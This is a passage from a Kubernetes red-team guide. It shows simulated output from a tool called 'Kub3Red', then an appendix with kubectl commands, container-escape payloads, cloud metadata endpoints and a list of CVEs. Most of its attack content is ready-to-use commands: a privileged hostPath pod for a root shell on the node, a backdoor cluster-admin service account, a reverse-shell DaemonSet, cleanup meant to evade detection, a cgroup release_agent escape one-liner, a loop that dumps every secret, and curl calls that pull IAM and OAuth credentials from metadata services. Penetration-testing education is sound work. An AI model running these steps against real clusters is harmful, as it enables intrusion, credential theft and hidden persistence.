    - Notable: Secret "prod/aws-credentials" in kube-system (possible cloud
creds)
[+] Detecting attack surface...
    - API Server is accessible (authentication required) at 34.210.x.y:443
    - No open etcd or insecure kubelet ports found on nodes (passed port scan)
    - Dashboard found: service/kubernetes-dashboard in kube-system (ClusterIP
only, not externally exposed)
    - Ingress controller detected (NGINX ingress-controller)
[+] Recon complete. High-risk findings: 1) Dev default SA is cluster-admin, 2)
Potential secret of interest in kube-system, 3) payments SA can create pods.
```

In the above output (which is annotated with a few references for realism), Kub3Red has pulled cluster info and flagged misconfigurations: - It highlighted that the **default service account in the dev namespace has cluster-admin privileges**, which is an immediate red flag [18]. This aligns with our earlier note that such a misconfig is catastrophic. - It also noticed the payments service account's power to create pods, which might be a pivot point. - It lists basic footprint (nodes, namespaces) and found that the Kubernetes dashboard service exists but is not externally reachable (maybe it requires port-forward to access). - It scanned node ports and didn't find etcd or insecure ports open externally, which is good (otherwise it would list them). - It found an interesting secret which likely contains AWS credentials in kube-system (perhaps used by some component).

With this info, the red team operator knows exactly where to strike: the dev:default service account. They could use Kub3Red to exploit that next.

Exploitation with Kub3Red

Given the recon findings, the operator can use Kub3Red to exploit the most critical issue. In this case, the dev namespace's default service account has cluster-admin – meaning any pod running under it has full cluster control. Often, the default SA token might be accessible if there's any pod in dev namespace that the team can get into, or perhaps the operator already has some credentials. Kub3Red can leverage this directly by using the token (if recon pulled it) or by spawning a pod to use that service account.

For demonstration, we assume Kub3Red's recon module was run with cluster-admin read access (so it could list secrets). It likely dumped the secret for dev:default service account. Now exploitation is straightforward:

```
$ kub3red exploit --use-serviceaccount dev:default --module spawn_hostpod
```

Sample Output Explained:

```
[*] Exploitation Module: Spawn Host-Access Pod
[+] Using credentials of ServiceAccount "dev:default" (token acquired from
secret)
[+] ServiceAccount has cluster-admin – proceeding to create privileged pod [11]
[+] Created pod "kub3red-hostshell" in namespace "dev"
    - Pod is privileged and host filesystem is mounted at /host
[+] Waiting for pod to run... [RUNNING]
[+] Executing host shell on node:
    root@kub3red-hostshell:/# id && hostname
    uid=0(root) gid=0(root) groups=0(root)
    ip-10-0-2-45.ec2.internal
    root@kub3red-hostshell:/# uname -a
    Linux ip-10-0-2-45 5.4.0-1108-aws #... x86_64 GNU/Linux
[+] Successfully gained root shell on node "ip-10-0-2-45.ec2.internal".
```

In this output, Kub3Red automatically: - Took the dev:default token (which it knew has cluster-admin) [11] . - Created a pod `kub3red-hostshell` with the needed spec (privileged, host mount). - It then exec'ed into that pod and confirms with a couple commands that it's root on the host node. - Essentially, it performed in one command what we described manually earlier (pod creation to container escape).

Now the operator has an interactive root shell on one of the cluster nodes via Kub3Red. At this point, *any cluster action* is possible.

Alternatively, Kub3Red might have other exploit modules, for example: - `--module dump_secrets` to harvest all secrets once admin (which it could do via API rather than spawning a shell). - `--module rbac_attack` that, say, tries common privilege escalation if not cluster-admin (like creating a RoleBinding if a service account has create role binding rights).

But continuing our scenario, having root on a node and cluster-admin rights, the next step is persistence.

Establishing Persistence with Kub3Red

Kub3Red can automate persistence mechanisms too. Let's say we want to create a new user and service account backdoor as described. The operator could run:

```
$ kub3red persist --method new-serviceaccount --name backdoor-admin
```

Sample Output Explained:

```
[*] Persistence Module: New Service Account Backdoor
[+] Creating ClusterRole "backdoor-admin" with cluster-admin privileges
[+] Creating ServiceAccount "backdoor-admin" in namespace "kube-system"
[+] Binding ClusterRole "backdoor-admin" to ServiceAccount "kube-
```

```
system:backdoor-admin"
[+] Retrieving token for ServiceAccount...
[+] Persistence established. Details:
    - New admin ServiceAccount: kube-system:backdoor-admin
    - Token: eyJhbGciOiJSUzI1NiIsImtpZCI6I...<snip>...   18
    - To use: kubectl --token <above> --server https://k8s.prod.example.com
[!] Note: Save this token securely. Kub3Red will not store it in plaintext.
```

Kub3Red here did exactly what we want: - Created a ClusterRole with full privileges (could also just reuse cluster-admin role, but it made a new one to avoid tampering with system default). - Made a ServiceAccount in kube-system. - Bound them (ClusterRoleBinding). - Extracted the token and displayed it for the operator (marked with the JWT for demonstration). - Cited a reference where attackers did similar (just for our context: Aqua's report of attackers creating backdoor SAs) [18] .

Now the red teamer has a persistent credential (the token) they can use at any time, even if the original hole (dev SA or node shell) is closed.

Another persistence method could be:

```
$ kub3red persist --method daemonset --image my-registry/revshell:latest
```

which might deploy a DaemonSet. The output might show something like "Deployed DaemonSet backdoor-ds in kube-system, running on 5/5 nodes". We won't fully detail that, but Kub3Red would accept an image or use a built-in payload to ensure a backdoor runs.

Cleanup and Evasion with Kub3Red

After operations, if we want to remove traces, Kub3Red's cleanup module can help. For instance:

```
$ kub3red cleanup --resources pods,roles
```

Sample Output Explained:

```
[*] Cleanup Module: Selected resources (pods, roles)
[+] Deleting pod "kub3red-hostshell" from namespace "dev"
[+] Deleting ClusterRole "backdoor-admin"
[+] Deleting ClusterRoleBinding "backdoor-admin"
[+] Deleting ServiceAccount "backdoor-admin" (token will be invalidated)
[+] Removing any Kub3Red temp files or configmaps used
[+] Cleanup completed for specified resources.
[!] Note: Persistence token was invalidated due to deletion. If persistence is
still required, use --preserve option next time.
```

In this hypothetical run, the operator chose to clean up pods and roles. Kub3Red removed the hostshell pod and also the backdoor we created. (Perhaps in a real scenario you wouldn't remove your backdoor, but here it shows the option.)

Kub3Red might also have a `--preserve` flag to keep persistence objects while cleaning others. Or an `--all` to clean everything it did.

It's important to note Kub3Red can only clean up what it created or has permissions for. It likely tags resources it makes with an annotation for tracking (so it doesn't accidentally delete legit resources).

Engagement Example with Kub3Red's Output

Let's tie it together in a brief narrative using Kub3Red:

1. **Recon Phase:** The red teamer runs `kub3red recon`. The output (like shown) reveals the dev namespace issue and that the cluster is EKS (so cloud involvement). They see an AWS credentials secret; they make a mental note to grab that later.
2. **Exploit Phase:** They run `kub3red exploit --use-serviceaccount dev:default --module spawn_hostpod`. Instantly they're root on the worker node. From here, they could manually do things, but Kub3Red already gave them a shell.
3. **Post-exploit manual step:** They decide to check the cloud metadata from that shell: `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/NodeInstanceRole` (for example) and they get AWS keys. They use `aws s3 ls` with those keys and indeed see buckets. They download a file (this step is outside Kub3Red; Kub3Red could have a module for cloud but let's assume not).
4. **Persistence Phase:** They run `kub3red persist --method new-serviceaccount --name backdoor-admin`. They copy the output token to their notes.
5. **Cleanup Phase:** They remove the evidence of the noisy stuff: `kub3red cleanup --resources pods` (maybe just remove the pod). They leave the backdoor in place for a while.
6. Later, if they want to re-enter, they can just use `kubectl --token <saved_token>` from anywhere, or even feed that token into Kub3Red as it supports `--token` auth.

Throughout this, Kub3Red's output provided a clear picture of what was happening, which is useful in reporting. For instance, it logs that it used dev:default SA (so later the team knows that's how access was gained – an educational point).

Kub3Red also tries to be careful with evasion: for example, it might use random pod names or allow the user to specify a disguise (like naming the hostshell pod "debug-tools" instead of "kub3red-hostshell"). It might also automatically check for Falco and adjust (maybe it noticed a Falco pod in kube-system during recon and could warn "Falco detected, consider using --stealth mode").

The integration of Kub3Red thus makes a red team operation more systematic and less error-prone. Instead of manually typing dozens of `kubectl` commands, the operator can rely on Kub3Red to perform the right sequence and highlight results. It's akin to how Metasploit simplifies multi-step exploits. And because it's specialized for Kubernetes, it encodes the collective knowledge of common misconfigs and CVE exploits that a red teamer might otherwise have to recall or script themselves.

6. Reference Appendix

Finally, we provide a reference appendix for quick lookup during engagements. This includes a cheat sheet of useful `kubectl` commands, common container breakout techniques payloads, cloud metadata endpoints for various providers, and a selection of CVEs relevant to Kubernetes security that red teamers should be aware of.

Useful `kubectl` Commands Cheat Sheet

- **Basic Enumeration:**
- `kubectl config view` – Show current kubeconfig details (contexts, clusters, users).
- `kubectl get nodes -o wide` – List nodes with details (IP, OS, version).
- `kubectl get pods -A -o wide` – List all pods in all namespaces, with node locations.
- `kubectl get svc -A` – List all services (to find NodePorts, LoadBalancers, etc).
- `kubectl describe pod <name> -n <ns>` – Detailed info on a pod (including mounted secrets, env vars).
- `kubectl auth can-i <verb> <resource> [--as <user>]` – Check current (or another user's) permissions [49]. E.g., `kubectl auth can-i create pods -n dev`.

- `kubectl get roles,clusterroles -A` and `kubectl get rolebindings,clusterrolebindings -A` – Dump RBAC configuration. (Large output, but useful to grep for "ClusterAdmin" or specific usernames/service accounts.)

- **Impersonation & Authentication:**

- `kubectl --token <token> ...` – Use a raw token for auth (if you've extracted a service account token).
- `kubectl config set-credentials myattack --token=<token>` – Add a credential to kubeconfig on the fly.
- `kubectl config use-context <name>` – Switch context if multiple clusters in kubeconfig.

- `kubectl run -it --rm podname --image alpine:latest --restart=Never --overrides='...yaml...'` – This single command can run a pod with given overrides (like privileged). Good for quick deployment from CLI without a yaml file.

- **Resource Creation/Modification:**

- `kubectl apply -f <file.yaml>` – Apply a manifest (for creating backdoors, etc.).
- `kubectl edit deployment <name> -n <ns>` – Edit a running deployment (to inject malicious image or command).
- `kubectl set image deployment/<name> <container>=<image>` – Change a container image on the fly.
- `kubectl port-forward svc/myservice 8080:80 -n <ns>` – Forward port from local 8080 to service's 80. Use this to access internal services (dashboards, etc.) locally.

- `kubectl cp <pod>:<path> <localpath>` – Copy files from a pod. E.g., copy out `/etc/passwd` of a hostPath mount or fetch application files to analyze offline.

- **Execution & Debug:**

- `kubectl exec -it <pod> -n <ns> -- /bin/sh` – Spawn a shell in a pod's container (if you have permission). If the container has bash, maybe use bash.
- `kubectl exec <pod> -n <ns> -- cat /path` – Quick command to read file in pod.
- `kubectl debug node/<node-name> -it --image=alpine` – (If allowed) launch a debug pod on a node (uses ephemeral container). Useful for node access without SSH.

- `kubectl logs <pod> -n <ns> [<container>]` – Read pod logs. Can reveal if your actions triggered errors or if there are credentials in logs.

- **Cleanup & Others:**

- `kubectl delete pod <name> -n <ns>` – Remove traces by deleting pods you created.
- `kubectl delete -f <file.yaml>` – Remove resources defined in a manifest.
- `kubectl cordon <node>` and `kubectl drain <node>` – If you gain admin, you could disrupt by draining nodes (not really stealthy, but a potential impact action).
- `kubectl proxy` – Run a local proxy to the API. This can sometimes bypass certain network restrictions by accessing API through your workstation as a proxy.

These commands cover most routine needs. Red teamers can script sequences of these for repetitive tasks. For example, to dump all secrets from all namespaces:

```
for ns in $(kubectl get ns --no-headers -o custom-columns=":metadata.name"); do
  kubectl get secrets -n $ns --no-headers -o yaml
done
```

Or use `kubectl get secret -A` if cluster supports (recent kubectl does with `-A`). Always be mindful that some commands (like exec) will be audited.

Common Container Escape Techniques (Payloads)

If you find yourself inside a container and need to attempt an escape, consider these common techniques and one-liner payloads:

- **HostPath Mount via Kubernetes (requires create pod permission):** If you have the ability to create a pod, use a YAML that mounts the host. For example:

```
apiVersion: v1
kind: Pod
metadata:
  name: escape
spec:
  containers:
  - name: escape
```

```
    image: alpine
    securityContext:
      privileged: true
    command: ["/bin/sh"]
    args: ["-c", "sleep 3600"]
    volumeMounts:
    - name: hostfs
      mountPath: /host
  volumes:
  - name: hostfs
    hostPath:
      path: /
```

This will give a pod where `ls /host` shows the host's root. In one line (kubectl run override) or via Kub3Red as we did, you can achieve the same. Once mounted, a classic payload is:

```
chroot /host /bin/bash
```

which changes root into the host file system, and if bash exists, you get a host bash shell. You may need to ensure `/bin/bash` on host, else use `/bin/sh` or other available shell.

- **Docker Socket Abuse:** If `/var/run/docker.sock` is mounted (or reachable via TCP), you can spawn a new container on the host:

```
docker -H unix:///var/run/docker.sock run -v /:/host -it alpine chroot /
host /bin/sh
```

This tells Docker (on the host) to run an Alpine container with host filesystem mounted, effectively same result – a host shell. If you have no docker client in container, you can echo raw HTTP to control the socket (since it's a REST API). There are scripts for that or use `socat` to open the socket.

- **CGroup Breakout (CVE-2022-0492):** This CVE exploited a lack of namespace isolation in cgroups: an unprivileged container could mount cgroup filesystem and escalate [25]. A known payload was:

```
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp &&
mkdir /tmp/cgrp/x && echo 1 > /tmp/cgrp/x/notify_on_release &&
host_pid=$(tail -1 /proc/self/cgroup | cut -d/ -f3) &&
echo "$host_pid" > /tmp/cgrp/x/cgroup.procs &&
echo "@reboot root bash -c 'chmod 4777 /bin/bash'" > /etc/cron.d/escape &&
sleep 2
```

This attempted to exploit the release_agent in cgroups. New kernels are patched, but if you suspect an older kernel and no protection, these one-liners might work.

- **Dirty Pipe (CVE-2022-0847):** This kernel bug allowed writing to read-only file handles. There's a public exploit that can be run inside container to alter files on host (especially if container is privileged or has CAP_SYS_ADMIN). One simplified effect is you could overwrite `/etc/passwd` to add a new root user. The exploit code in C exists; one would compile it or use a precompiled binary in container. Since it's kernel 5.8+ specific, check kernel version first.

- **Privileged Container Kernel Module:** If privileged and CAP_SYS_MODULE allowed, you can try loading a malicious kernel module. For instance, there's a classic exploit: load a module that spawns a reverse shell in kernel context (very stealthy). But most default setups even if privileged do not allow module loading from container easily (unless you specifically gave `SYS_MODULE` capability, which is not by default even with privileged in newer Kubernetes – though privileged effectively gives all caps, so maybe yes, if modules not blocked by something like Seccomp).

- **Escape via Process Namespace:** Sometimes containers share certain namespaces with host (if run with `--pid=host`). If you find that, you can simply `nsenter` into host namespaces. E.g., `nsenter -t 1 -m -u -n -i sh` (enter pid 1 namespaces) – only works if allowed.

- **BPF or eBPF exploits:** CVE-2021-31440 (mentioned by Tigera) was an eBPF out-of-bounds that could lead to container escape [28]. Exploiting it would require ability to load eBPF (CAP_SYS_ADMIN or special BPF capability). If environment is such, loading a malicious eBPF program could escalate privileges. Typically, you'd use a ready exploit script for that scenario.

In practice, if you have a basic privileged container, the hostPath technique is the most straightforward – no fancy exploit needed, just abuse the config. If you are unprivileged but suspect a kernel flaw, you pivot to known exploits from exploit-db or use scanners (like the LinPEAS output within container will highlight if any known priv-esc exploits apply). Always test escapes in a safe environment first if possible, to ensure stability.

Cloud Metadata Endpoints Quick Reference

If you have access to a pod and want to query cloud metadata, use these endpoints and techniques for common providers:

- **AWS EC2 (EKS nodes or any EC2):**
- Base URL: `http://169.254.169.254/latest/meta-data/` (for general info).
- IAM Role Credentials: `http://169.254.169.254/latest/meta-data/iam/security-credentials/<RoleName>` [33].
- (No special header needed for IMDSv1; IMDSv2 requires a token from `.../latest/api/token` first, then use that token in subsequent requests).
- Example:

```
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/
# returns the role name(s)
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/
MyNodeRole
# returns JSON with AccessKey, SecretKey, Token, Expiration
```

- Other useful AWS meta paths: `.../instance-id`, `.../placement/availability-zone`, `.../user-data` (sometimes user-data scripts have secrets).

- **Google Cloud (GCE/GKE):**

- Base URL: `http://169.254.169.254/computeMetadata/v1/` (also accessible via `metadata.google.internal`).
- Requires header: `Metadata-Flavor: Google`.
- Service Account Token: `.../instance/service-accounts/default/token` gives an OAuth2 token for the default service account [50] .
- Example:

```
curl -H "Metadata-Flavor: Google" -s \
  "http://169.254.169.254/computeMetadata/v1/instance/service-accounts/
default/email"
# get the service account email
curl -H "Metadata-Flavor: Google" -s \
  "http://169.254.169.254/computeMetadata/v1/instance/service-accounts/
default/token"
# get an access_token, expires_in, etc.
```

- Also, `.../instance/attributes/kube-env` might have cluster config in older GKE.

- **Azure (Azure VM/AKS):**

- Base URL: `http://169.254.169.254/metadata/` (note different path structure).
- Requires header: `Metadata: true`.
- The path for a token:

```
http://169.254.169.254/metadata/identity/oauth2/token?api-
version=2018-02-01&resource=<resourceURI>
```

  For management API, resource URI is `https://management.azure.com/`.
- Example to get an Azure management token:

```
curl -H "Metadata: true" \
  "http://169.254.169.254/metadata/identity/oauth2/token?api-
version=2018-02-01&resource=https://management.azure.com/"
```

  This returns JSON with an `access_token`.

- Instance info: `.../instance?api-version=2019-03-11` returns details like compute name, subscription, etc.

- **IBM Cloud (IKS) and others:**

- Some other clouds also use 169.254.169.254 with their variations (IBM uses a similar pattern to AWS for IAM API keys if I recall correctly). Oracle Cloud has 169.254.169.254/opc/v1/instance/ for metadata.

- **Metadata Protections:**

- If you get `Forbidden` or no response, maybe IMDSv2 is enforced (AWS). Then you must:

```
TOKEN=$(curl -X PUT -H "X-aws-ec2-metadata-token-ttl-seconds: 30" -s
http://169.254.169.254/latest/api/token)
curl -H "X-aws-ec2-metadata-token: $TOKEN" -s http://169.254.169.254/
latest/meta-data/iam/security-credentials/...
```

- On GCP, if the service account has no *scopes* for data you want, you may get a token that's not useful for certain APIs (e.g., no Cloud Storage scope).
- Azure requires knowing the resource you want. `management.azure.com` covers most control plane ops. `resource=https://vault.azure.net` would get token for Key Vault if identity has access.

This cheat sheet allows quick crafting of curls to fetch credentials. Once you have the credentials: - For AWS, set environment `AWS_ACCESS_KEY_ID`, `AWS_SECRET_ACCESS_KEY`, `AWS_SESSION_TOKEN` to the values and use AWS CLI or tools. - For GCP, the token is a Bearer OAuth token – you can use gcloud with it or API calls with curl. - For Azure, the token from IMDS is JWT for Azure Resource Manager – you can call Azure REST or use Azure CLI by setting `AZURE_TOKEN`.

Notable Kubernetes-Related CVEs (for Awareness and Testing)

While not exhaustive, here are some high-impact CVEs that red teamers should know when targeting Kubernetes, as they either allowed privilege escalation, remote code execution, or other security bypasses. These can be used in testing (if a cluster is known to be unpatched) or at least mentioned in reports:

- **CVE-2018-1002105:** *Kubernetes API Server critical privilege escalation* – Allowed an attacker to send a crafted request through the API server to a backend kubelet or API extension, executing arbitrary commands (essentially bypassing auth checks) [10]. This was a big one (CVSS 9.8) and every cluster admin hopefully patched it in late 2018. As a red teamer, if you find a cluster running Kubernetes 1.10 or 1.11 unpatched, this exploit could give you cluster-admin by impersonating the API server's connection.
- **CVE-2019-11247:** *Default service account token automount flaw* – In some versions, Kubernetes did not honor the setting to prevent auto-mount of tokens in pods, which could expose tokens unexpectedly [51]. This is more a misconfig potential: ensure tokens aren't mounted where not needed. An attacker could find a token in a pod that should have been off.
- **CVE-2020-8554:** *External IP takeover* – Allows users who can create services or load balancers to intercept traffic to any IP address (man-in-the-middle) by leveraging the ExternalIPs field. Attack scenario: if you can create a Service, you could target an IP that a client trusts. Red teamers with lower privileges might exploit this to e.g., fool a process that connects to 169.254.169.254 or another cluster's service. It's more niche, but worth noting if you can create Service objects.

- **CVE-2020-8558:** *MitM via Yaml parsing in kubelet* – Kubelet could be abused via symlink or file tricks to read arbitrary files on the node (like /etc/passwd) when a pod is scheduled with a certain config. Complex to exploit, but conceptually if you can schedule a pod, you might get the kubelet to do something unintended.
- **CVE-2021-25741:** *Symlink exchange leading to host file access* – A vulnerability in volume handling where a container could trick kubelet into reading host files by swapping a symlink [52] [53]. This required the ability to create a pod or mount a hostPath with certain conditions. A red teamer could use this if for some reason straight hostPath isn't allowed but some subpath was.
- **CVE-2022-0185:** *Kernel fs exploit (overlayfs) for container escape* – Mentioned as a recent container escape in 2022 [54]. If the cluster's kernel is vulnerable and not restricted (no seccomp), an attacker inside a container could get root on the host. The exploit code was released publicly, so a red teamer could use it if appropriate.
- **CVE-2022-0492:** *Cgroups v1 escape (mentioned above)* – If you find a very privileged container or one that can mount cgroups, try this. It's essentially the one that allowed writing to release_agent and thus achieving code exec on host [25].
- **CVE-2023-3676 / CVE-2023-3893:** These are recent (2023) issues where users who can create pods on Windows nodes could escalate to node admin [55]. If your target cluster has Windows nodes (less common, but some AKS or hybrid clusters do), remember Windows has its own set of vulns.
- **Container Runtime CVEs:**
- CVE-2019-5736 (runC) – extremely important, allowed container escape by overwriting runC binary. If the container is running as root, an attacker could exploit this by tricking the runtime during an `exec`. Most clusters updated runC quickly, but if not, it's a straightforward escape. Tools like Metasploit even had a module for it.
- CVE-2020-15257 (Containerd) – containerd cri vulnerability enabling potential breakout (less known).
- CVE-2021-30465 (Docker) – a double free in Docker that could be exploited to escape (though you'd need to already be privileged in container).
- **Etcd CVEs:** Etcd itself had a few, but frankly if you can talk to etcd, that's game over anyway by design. One older CVE-2017-1002101 allowed some etcd abuse, but nowadays it's all about securing etcd behind auth & network.

Keep in mind that for many CVEs, exploitation requires certain conditions (e.g., in endpoint is accessible or pod creation rights). As a red teamer, the presence of these CVEs means you should check versions: - `kubectl version` (for server version). - If possible, `kubectl get nodes -o yaml` and look at the kubelet versions (some exploits target kubelet). - Check control plane versions through known endpoints or logs.

Also note, some public exploits exist in tools like *kube-pe** (a privilege escalation script) that will try known tricks and CVEs automatically. Using those during an engagement (carefully) can save time.

Sources:

- Kubernetes official documentation for architecture and security concepts [1] [2] [4] [29].
- CyberArk and NCC Group research on Kubernetes attack techniques and tools [37] [56].
- Aqua Security and others on real-world K8s attacks (Tesla, TeamTNT, RBAC backdoor) [18] [15].
- ARMO's Kubernetes attack chain scenarios for step-by-step attack paths [45] [31] [46] [47].

- Unit 42 and Palo Alto on common misconfigurations and their impact (e.g., exposed clusters leaking creds) [13] [14].
- CWE and CVE databases for specific vulnerabilities (CVE-2018-1002105, etc.) [10] [25].

This guide provides a comprehensive, step-by-step look at how a red teamer can approach a Kubernetes environment, from understanding its design to exploiting its flaws and remaining stealthy. Kubernetes security is a wide field, but by following the outlined methodology and using tools like Kub3Red (or analogous real tools), an operator can systematically assess and compromise a cluster, while also identifying the weaknesses that defenders need to address.

---

[1] [2] [3] [4] [5] Cluster Architecture | Kubernetes
https://kubernetes.io/docs/concepts/architecture/

[6] Kubernetes
https://kubernetes.io/

[7] Cloud-Native Architecture: The 5 Key Principles Explained
https://kodekloud.com/blog/cloud-native-principles-explained/

[8] [56] Kubernetes Security: Consider Your Threat Model | NCC Group
https://www.nccgroup.com/us/research-blog/kubernetes-security-consider-your-threat-model/

[9] Kubernetes Attack Surface | Optiv
https://www.optiv.com/insights/source-zero/blog/kubernetes-attack-surface

[10] Kubernetes Privilege Escalation Vulnerability Publicly Disclosed ...
https://www.tenable.com/blog/kubernetes-privilege-escalation-vulnerability-publicly-disclosed-cve-2018-1002105

[11] [17] [18] [21] [22] First-Ever Attack Leveraging Kubernetes RBAC to Backdoor Clusters
https://www.aquasec.com/blog/leveraging-kubernetes-rbac-to-backdoor-clusters/

[12] Understanding the Kubernetes Attack Surface | by Jon Goldman
https://rawcode7.medium.com/understanding-the-kubernetes-attack-surface-9a48ebcb6bc4

[13] [14] Unsecured Kubernetes Instances Could Be Vulnerable to Exploitation
https://unit42.paloaltonetworks.com/unsecured-kubernetes-instances/

[15] [43] [48] Tesla investigates claims of crypto-currency hack
https://www.bbc.com/news/technology-43140005

[16] [41] [51] Kubernetes cluster security assessment with kube-bench and kube-hunter – Palark | Blog
https://blog.palark.com/kubernetes-security-with-kube-bench-and-kube-hunter/

[19] Kubernetes Pentest Methodology Part 3 - CyberArk
https://www.cyberark.com/resources/threat-research-blog/kubernetes-pentest-methodology-part-3

[20] cyberark/KubiScan: A tool to scan Kubernetes cluster for risky ...
https://github.com/cyberark/KubiScan

[23] Kubernetes Goat: Attack & Defense Guide Scenario 1 - LinkedIn
https://www.linkedin.com/pulse/kubernetes-goat-attack-defense-guide-scenario-1-keys-y%C4%B1ld%C4%B1r%C4%B1m-6lgjf

[24] DEF CON Safe Mode Red Team Village - Madhu Akula - YouTube
https://www.youtube.com/watch?v=aEaSZJRbnTo

[25] Privilege Escalation Vulnerability CVE-2022-0492 - ARMO
https://www.armosec.io/blog/privilege-escalation-vulnerability-cve-2022-0492-kubernetes/

[26] Escaping containers using the Dirty Pipe vulnerability
https://securitylabs.datadoghq.com/articles/dirty-pipe-container-escape-poc/

[27] [54] Kubernetes Container Escape Using Linux Kernel Exploit
https://www.crowdstrike.com/en-us/blog/cve-2022-0185-kubernetes-container-escape-using-linux-kernel-exploit/

[28] CVE-2021-31440: Kubernetes container escape using eBPF | Tigera
https://www.tigera.io/blog/cve-2021-31440-kubernetes-container-escape-using-ebpf/

[29] [30] Kubernetes API Server Bypass Risks | Kubernetes
https://kubernetes.io/docs/concepts/security/api-server-bypass-risks/

[31] [45] [46] [47] 4 Kubernetes Attack Chains and How to Break Them
https://www.armosec.io/blog/kubernetes-attack-chains-and-how-to-break-them/

[32] Kubernetes Pentest Methodology Part 1 - Kubernetes offers ...
https://www.studocu.com/in/document/savitribai-phule-pune-university/computer-engineering/kubernetes-pentest-methodology-part-1/98080741

[33] EKS cluster allows pods to steal worker nodes' AWS credentials
https://securitylabs.datadoghq.com/cloud-security-atlas/vulnerabilities/eks-pods-can-steal-host-credentials/

[34] Azure Kubernetes Services Vulnerability Exposed Sensitive ...
https://www.securityweek.com/azure-kubernetes-services-vulnerability-exposed-sensitive-information/

[35] Lateral movement risks in the cloud and how to prevent them – Part 2
https://www.wiz.io/blog/lateral-movement-risks-in-the-cloud-and-how-to-prevent-them-part-2-from-k8s-clust

[36] TeamTNT stealing credentials using EC2 Instance Metadata | Sysdig
https://sysdig.com/blog/teamtnt-aws-credentials/

[37] inguardians/peirates - Kubernetes Penetration Testing tool - GitHub
https://github.com/inguardians/peirates

[38] Strategies Used by Adversaries to Steal Application Access Tokens
https://permiso.io/blog/strategies-used-by-adversaries-to-steal-application-access-tokens

[39] CyberArk Unveils Open Source Pen Testing Tool for Kubernetes
https://cloudnativenow.com/features/cyberark-unveils-open-source-pen-testing-tool-for-kubernetes/

[40] cyberark/kubesploit - GitHub
https://github.com/cyberark/kubesploit

[42] First-Ever Attack Leveraging Kubernetes RBAC to Backdoor Clusters
https://www.reddit.com/r/kubernetes/comments/12u6u0p/firstever_attack_leveraging_kubernetes_rbac_to/

[44] Container Breakouts: Escape Techniques in Cloud Environments
https://unit42.paloaltonetworks.com/container-escape-techniques/

[49] Peirates, Software S0683 - MITRE ATT&CK®
https://attack.mitre.org/software/S0683/

[50] Exploring Cloud Metadata : Understanding Risks | by Vincent Ledan
https://medium.com/@vincn.ledan/exploring-cloud-metadata-understanding-risks-3aeb3bb6c56

[52] Vulnerability CVE-2021-25741 in Kubernetes - Alibaba Cloud
https://www.alibabacloud.com/help/en/ack/product-overview/vulnerability-cve-2021-25741-in-kubernetes

[53] Top 10 Kubernetes Security Issues - SentinelOne
https://www.sentinelone.com/cybersecurity-101/cloud-security/kubernetes-security-issues/

[55] CVE-2023-3676: Insufficient input sanitization on Windows nodes ...
https://github.com/kubernetes/kubernetes/issues/119339